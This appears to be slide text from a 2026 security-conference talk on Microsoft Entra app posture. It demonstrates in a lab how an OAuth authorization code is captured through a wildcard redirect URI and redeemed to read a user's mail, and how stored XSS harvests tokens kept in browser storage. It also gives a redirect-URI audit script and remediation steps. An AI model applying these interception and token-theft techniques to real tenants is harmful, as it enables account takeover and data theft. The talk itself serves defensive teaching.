## THE CODE ARRIVES



**EAP Lab — attacker-controlled callback**

This page is deployed on a subdomain covered only by the lab app's wildcard redirect URI. It never belongs to the app the victim thinks they're using.

code

```
1.AVAAdESRK35EWU-dvuqTAhzmAVZHHTyZ5ONPpzQZ9dBMm_IAAABQAA.BQABBAIAAAADA0z_BQD0_0V2b1N0c0FydG1mYwN0cwIAAAAAAB_AdM2PBTEE0
kQVr6dd1L9xCaMa1RWqB-eWT94KeZmvZ5HsiYdM8CSwrNo0MS6HwKeZtJH_j90M0r_mK5G_zJfsYYrPfUj4iT6SZJu0gBk7EhSgy0706Am705HzES-Zys3
m0xzBVShofm0CR3g5
1AdDckWQK2baZh_n
KaKfxBweAl8Cr1IoI
pvMj2oPj25IWg2x0-
b9MIr-T850BNLfEJR
pWSTi2RG7vjh1qQv
UIxG8dbk_jEwu4Xtt
SubXWwCDafjK9zbyS
ZLMSBjqMzaxghDw9F3b1Ejo87K6AuB4I3IcflzmLGv7f4BAQUcZwx4teJM2RDId4y46qYDPdP6wpcdRpGxqc9n0N2609Qiq6jLVbulnm508x-4b8EblcoT
_k02R94gkG5v6D0aBVvLN8sIfkFbgme9FDwluTbqTSk01EGeHMERiWEy1FqkTVJCV6Y6F_NvrrVLU36QJt0sEs
```

Copy code


state


```
F7obBacUb0Sq5XKDyH_6vA
```

error (if the flow failed)

```
(none)
```

## READING THEIR MAIL

```
PS Y:\git\github\entra-app-posture\lab> .\Invoke-EapLabExploit.ps1 -Redeem -AppId 3c1d4756-e499-4f
e3-f2 -TenantId 2b914474-4477-4558-8000-000000000000 -LabDomain bnrconsulting.net -
Code 1.AVAAdESRK35EWU-dvuqTAhzmAVZHHTyZ5OMQABBAIAAAADA0z_BQD0_0V2b1N0c0FydGlm
YWN0cwIAAAAAAB_AdM2PBTEeOkQVr6ddLL9xCaMa1F48CSwrNo0MS6HWKeZtJH_j9OM0r_mK5G_zJ
fsYYrPfUj4i6SZJu0gBk7EhSgy0706Am705HzE5-2eFt0QySWHsncx30-hM9vjIqEZ5wF-8i9jN
MR9WAPsruHJ2_01-k-EBL1uUe2QUSTgAUsdGnp59JQg51AdDckWQKaZjkV273kTjSLe_1SYx39_p6
-Y-yHRBFnM8_-V2nouYytReQNoeAIdZpl7vRLmir3_pogdo05aa3xEhzaA2baZh_nKaKfxBweAhRzd
_YiYz_-Cw-CrLOYIo0tLwVJYnFe0S2KZqNy-zkdOmlRjbaueNNL3KLEbAPwAtn6v19dof0-2EcuH3
8Cr1IoIpmMj2oPj2S8Xu5IinHq9nBBpMnmScSgD89fMkj06aUJ3B6ix3RYMD-7KMZGoHVjEc_G5Bz
kZr6A9lN4Bw56FL3Njx1IWg2xD-b9MIR-T850109kfh0hPHYE_0_cggWn-TdX6LRvdF_-PTycvKuz
FRqIgD4Lc0f2I633nKBNGlpsDYw9vrLwI47QlAqjBMpc6vHmlh0vMGL5iph7gHqIJ66pHsLoOpJ3j
Mhh1tA7lHk9IH0EexZNXZsrgBh1AZ1MBWdayrr3nFTlqQvUIxG8dbk_pRrYtzy-jxl0ou0vAlqLPb
1kYwz24HqC7MDX01d30Uu1iweQUgAFIhCH2sWzm7A1dHJ7Skt-a_8F1y59NEwu4Xtt5ubXWwCDa8i
wVGnPm_PGYNL9o900r6hh5jtlRIXfo2b05U_IDGhe7EqWhaIT3L36ucx8K6dchlmHqoJXZYitnwRO
UojK9zbySZLMSBjqMzaxghDw9F3b1Ejo87K6AuB4I3teJM2RDId4y46qYDPdP6wpcdRpGxqc9n0N2
609Qiq6jLVbulnm508x-4b8EblcoT_k02R94gkG5v6wluTbqTSk0LEGeHMERiWEylFqkTVJCV6Y6F
_NvrrVLU36QJt0sEs -Verifier 1yD_7aQh8PQFtZHoVu6LC_J_vBA7sAW457hZmoqxf6wud7sfU
ckq4I4Dd05FJ4mtA
Redeeming captured code at the token endpoint (no client secret sent)...
Access token acquired.
Token saved to Y:\git\github\entra-app-posture\lab\lab-token.json (mode 600).

Signed in as: Regular User <regularUser@.onmicrosoft.com>

Recent mail (attacker never authenticated as themselves):
[10/02/2026 20:47:34] password
[09/02/2026 21:57:57] Request for access to EAP-LAB-VulnerableApp received
PS Y:\git\github\entra-app-posture\lab> |
```

## THE VARIANT WITH NO SYMPTOMS

The landing page does not have to look like anything. It can record the code and bounce the browser straight on to the real application.

### WHAT THE USER SEES


- A link they were expecting
- A Microsoft sign-in they have seen a thousand times
- The application they were going to, working normally
- Nothing else, ever

### WHAT ACTUALLY HAPPENED


- The code was delivered to an attacker-controlled host
- A beacon fired before the redirect completed
- The browser moved on in well under a second
- There is no user report, because there is nothing to report

Same outcome as the previous slide. No moment where the user could have known.

## ONE HOP, THEN GONE



DID YOU SEE IT?



2026 CORNCON  
CYBERSECURITY  
CONFERENCE

# EVERY ADDRESS YOU ADVERTISE

```
Connect-MgGraph -Scopes 'Application.Read.All'
$Risky = '*|localhost|^http://' # <- wildcards, dev leftovers
foreach ( $app in Get-MgApplication -All) {
    $uris = @( $app .Web.RedirectUri ) +
             @( $app .Spa.RedirectUri ) +
             @( $app .PublicClient.RedirectUri )
    foreach ( $u in $uris | Where-Object { $_ -match $Risky }) {
        [pscustomobject] @{ App = $app .DisplayName ; Uri = $u }
    }
}
```

This finds the obvious ones. Lapsed domains need you to resolve every host and check who owns it.

# WHAT TO DO ON MONDAY

1. Pull every redirect URI in the tenant, from all three collections.  
Wildcards and plain http are findings on sight.
2. Resolve every hostname. Anything that does not resolve, or resolves somewhere you do not own, is the urgent pile.
3. Put domain expiry on the identity team's radar. A lapsed domain is a credential event, not a marketing problem.
4. Strip localhost and development leftovers out of anything production.

None of that required an elevated permission. The next one does.

## THE HARD PART

Redirect URIs belong to the app owner, and most app owners could not tell you what one is. The identity team can see them all and cannot safely remove any of them.



06

# THE VULNERABLE APPLICATION

Proof of concept two. Ordinary application security problems, meeting delegated permissions.

*Staying secure in an increasingly complex and chaotic world*

THE VULNERABLE APPLICATION

# THREE ORDINARY MISTAKES

Nothing here is exotic. Each one on its own would be triaged as medium and scheduled for next quarter.

## THE APP

Internal, useful, built by a product team. Delegated Graph permissions, because that was the sensible choice at the time.

## THE VULNERABILITY

Stored cross-site scripting. Unglamorous, extremely common, and sitting in somebody's backlog right now.

## THE MISTAKE

Tokens kept in browser storage, because the tutorial did it that way and nothing in the wizard said otherwise.

Placeholder framing — swap in the details of whatever you actually build for the demo.

2026 CORNCON  
CYBERSECURITY  
CONFERENCE

# THE APPLICATION DELEGATED PERMISSION

Home > EAP-LAB-Timesheet

## EAP-LAB-Timesheet | API permissions

Search

Refresh | Got feedback?

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems

Manage

- Branding & properties
- Authentication (Preview)
- Certificates & secrets
- Token configuration
- API permissions**
- Expose an API
- App roles
- Owners

The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the value in your organization, or in organizations where this app will be used. [Learn more](#)

### Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. [Learn more about permissions and consent](#)

+ Add a permission    ✓ Grant admin consent for MSFT

| API / Permissions name    | Type      | Description                 | Admin consent required |
|---------------------------|-----------|-----------------------------|------------------------|
| ▼ Microsoft Graph (1)     |           |                             |                        |
| Application.ReadWrite.All | Delegated | Read and write applications | Yes                    |

To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try [Enterprise applications](#).

## APPLICATION REDIRECT URI

Home > EAP-LAB-Timesheet

### EAP-LAB-Timesheet | Authentication (Preview) ✎ ...

Search

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems

Manage

- Branding & properties
- Authentication (Preview)**
- Certificates & secrets
- Token configuration
- API permissions
- Expose an API
- App roles
- Owners

Got feedback?

Welcome to the new and improved experience for authentication. [To switch to the old experience, please click here.](#)

#### Redirect URI configuration

Supported accounts Settings

A redirect URI, or reply URL, is the location where the Entra authorization server sends the user and delivers tokens once the user has successfully signed in or signed out. [Learn more about what is a redirect URI](#)

+ Add Redirect URI Delete

If you want to view or change implicit grant and hybrid flows settings or front-channel logout URL, please visit the settings tab.

Start typing a reply url to filter these results Platform Type : All

| <input type="checkbox"/> Platform Type ↑↓                   | Redirect URI ↑↓                      |
|-------------------------------------------------------------|--------------------------------------|
| <input type="checkbox"/> ✓ Single-page application Edit ... |                                      |
| <input type="checkbox"/> Single-page applicat...            | https://bnrconsulting.net/timesheet/ |

REDIRECTED TO SIMPLE APP



## Homegrown Timesheet

Sign in


### Team notes

Add a note

Save

2026 CORNCON  
CYBERSECURITY  
CONFERENCE

## LEGITIMATE LOGIN



A screenshot of a web browser displaying the Microsoft login page. The browser's address bar shows the URL `login.microsoftonline.com/2b914474-447e-4f59-9dbe-ea93021ce601/oauth2/...`. The page features a white login card centered on a light blue and purple abstract background. The card displays the Microsoft logo, the email address `regularuser@...microsoft.com`, and the text "Enter password". Below the text is a password input field with masked characters (dots). A link for "Forgot my password" is located below the input field. A blue "Sign in" button is positioned at the bottom right of the card. At the bottom of the page, there are links for "Terms of use" and "Privacy & cookies".

Microsoft

← regularuser@...microsoft.com

Enter password

.....

[Forgot my password](#)

[Sign in](#)

[Terms of use](#) [Privacy & cookies](#) ...

# MISCONFIGURATION 1

Homegro Timesheet

Sign in

Signed in as regularUser@6m...

Team notes

Add a note

Save

Application

- Manifest
- Service workers
- Storage
- WebMCP NEW
- Ads

Storage

- Local storage
  - https://bnrconsulti...
- Session storage
- Extension storage
- IndexedDB
- Cookies
- Cache storage
- Storage buckets

Background services

- Back/forward cache
- Bounce tracking miti...
- Notifications
- Payment handler
- Speculative loads
- Push messaging
- Device bound sessions


Frames

https://bnrconsulting.net

| Key                                                   | Value                                                     |
|-------------------------------------------------------|-----------------------------------------------------------|
| msal.3.account.keys                                   | [\"msal.3 4270c637-1c39-4e77-9d31-62eec4d683d3.2b...      |
| msal.3.token.keys.4f15a5f8-ce8d-4aec-a611-94d74ba2... | [\"idToken\":[\"msal.3 4270c637-1c39-4e77-9d31-62eec4...  |
| msal.3 4270c637-1c39-4e77-9d31-62eec4d683d3.2b9...    | [\"id\":\"01a0fe42-137b-7fbd-8a7d-b3a86715e067\",\"non... |
| msal.3 4270c637-1c39-4e77-9d31-62eec4d683d3.2b9...    | [\"id\":\"01a0fe42-137b-7fbd-8a7d-b3a86715e067\",\"non... |
| msal.3 4270c637-1c39-4e77-9d31-62eec4d683d3.2b9...    | [\"id\":\"01a0fe42-137b-7fbd-8a7d-b3a86715e067\",\"non... |
| msal.3 4270c637-1c39-4e77-9d31-62eec4d683d3.2b9...    | [\"id\":\"01a0fe42-137b-7fbd-8a7d-b3a86715e067\",\"non... |
| msal.4f15a5f8-ce8d-4aec-a611-94d74ba2231a.active-a... | [\"homeAccountId\":\"4270c637-1c39-4e77-9d31-62eec...     |
| msal.version                                          | 5.22.0                                                    |

```
{idToken: [...], accessToken: [...], refreshToken: [...]}
  accessToken: [...]
    0: \"msal.3|4270c637-1c39-4e77-9d31-62eec4d683d3.2b914474-447e-4f59-9dbe-ea93021ce601|
      idToken: [...]
      refreshToken: [...]
```

## ENCRYPTION?



2026 CORNCON  
CYBERSECURITY  
CONFERENCE

< > ↻ bnrconsulting.net/timesheet/?i=1 🔒 📱 🌙 Update

## Homegrown Timesheet

Sign in Signed in as regularUser@6m1nzt.onmicrosoft.com

### Team notes

Save

Page 10 of 10



Get a browser notification<sup>x</sup>  
when new requests arrive?  
[Enable Notifications](#)




Using the harvested access token.

```
Attempting a directory write (create app registration 'EAP-LAB-poc2-proof-1bd37dd8')...
```

This is the intersection rule: the signed-in user is not a privileged admin, so delegated Application.ReadWrite.All resolves to nothing. Negative control confirmed.

## PATIENCE PAYS OFF



### Homegrown Timesheet

Sign in

#### Team notes

